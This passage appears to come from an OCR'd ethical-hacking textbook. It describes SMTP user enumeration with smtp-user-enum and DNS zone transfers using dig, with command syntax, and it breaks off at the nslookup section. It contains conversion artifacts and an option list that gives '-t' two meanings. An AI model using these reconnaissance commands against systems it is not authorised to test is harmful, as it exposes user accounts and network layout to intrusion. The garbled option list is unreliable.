
  smtp-user-enum is a tool for enumerating OS-level user accounts on Solaris via the SMTP service (sendmail). Enumeration is performed by inspecting the responses to VRFY, EXPN, and RCPT TO commands. As shown in the screenshot, smtp-user-enum needs to be passed on to a list of users and at least one target running an SMTP service. The syntax for using smtp-user-enum is as follows:

  `smtp-user-enum.pl [options] (-u username|-U file-of-usernames) (-t host|-T file-of-targets)`

  smtp-user-enum has the following options:

  - **-m n**: Maximum number of processes (default: 5)
  - **-M mode**: Specify the SMTP command to use for username guessing from among EXPN, VRFY, and RCPT TO (default: VRFY)
  - **-u user**: Check if a user exists on the remote system
  - **-f addr**: Specify the from email address to use for "RCPT TO" guessing (default: user@example.com)

- **-D dom**: Specify the domain to append to the supplied user list to create email addresses (default: none)
- **-U file**: Select the file containing usernames to check via the SMTP service
- **-t host**: Specify the server host running the SMTP service
- **-T file**: Select the file containing hostnames running the SMTP service
- **-p port**: Specify the TCP port on which the SMTP service runs (default: 25)
- **-d**: Debugging output
- **-t n**: Wait for a maximum of n seconds for the reply (default: 5)
- **-v**: Verbose
- **-h**: Help message



```

DNS Enumeration Using Zone Transfer

- If the target DNS server allows zone transfers, then attackers use this technique to obtain **DNS server names**, **hostnames**, **machine names**, **usernames**, **IP addresses**, **aliases**, etc. assigned within a target domain
- Attackers perform DNS zone transfer using tools, such as **nslookup**, **dig**, and **DNSRecon**; if DNS transfer setting is enabled on the target name server, it will provide DNS information, or else it will return an error saying it has failed or refuses the zone transfer

DNS Enumeration Using Zone Transfer

DNS zone transfer is the process of transferring a copy of the DNS zone file from the primary DNS server to a secondary DNS server. In most cases, the primary DNS server maintains a backup or secondary server for redundancy, which holds all the information stored in the primary server. The DNS server uses zone transfer to distribute changes made to the main server to the secondary server(s). An attacker performs DNS zone transfer enumeration to locate the DNS server and access records of the target organization. If the DNS server of the target organization allows zone transfers, then attackers can perform DNS zone transfer to obtain DNS server names, hostnames, machine names, usernames, IP addresses, aliases, etc. assigned within a target domain.

In DNS enumeration using zone transfer, an attacker attempts to retrieve a copy of the entire zone file for a domain from the DNS server. Attackers can perform DNS zone transfer using tools such as nslookup, dig command, and DNSRecon. If the DNS transfer setting is enabled on the target name server, it will provide the DNS information; else, it will return an error stating it has failed or refused the zone transfer.

To perform a DNS zone transfer, the attacker sends a zone-transfer request to the DNS server pretending to be a client; the DNS server then sends a portion of its database as a zone to the attacker. This zone may contain a large amount of information about the DNS zone network.


- **dig Command**

  Attackers use the **`dig`** command on Linux-based systems to query the DNS name servers and retrieve information about the target host addresses, name servers, mail exchanges, etc. As shown in the screenshot, attackers use the following command to perform DNS zone transfer:

  `dig ns <target domain>`

  The above command retrieves all the DNS name servers of the target domain. Next, attackers use one of the name servers from the output of the above command to test whether the target DNS allows zone transfers. They use the following command for this purpose:

  `dig @<domain of name server> <target domain> axfr`



```

Figure 4.33: Screenshot of Linux DNS zone transfer using dig command

- **nslookup Command**

  Source: *https://docs.microsoft.com*

  Attackers use the nslookup command on Windows-based systems to query the DNS name servers and retrieve information about the target host addresses, name servers, mail exchanges, etc. As shown in the screenshot, attackers use the following command to perform DNS zone transfer:

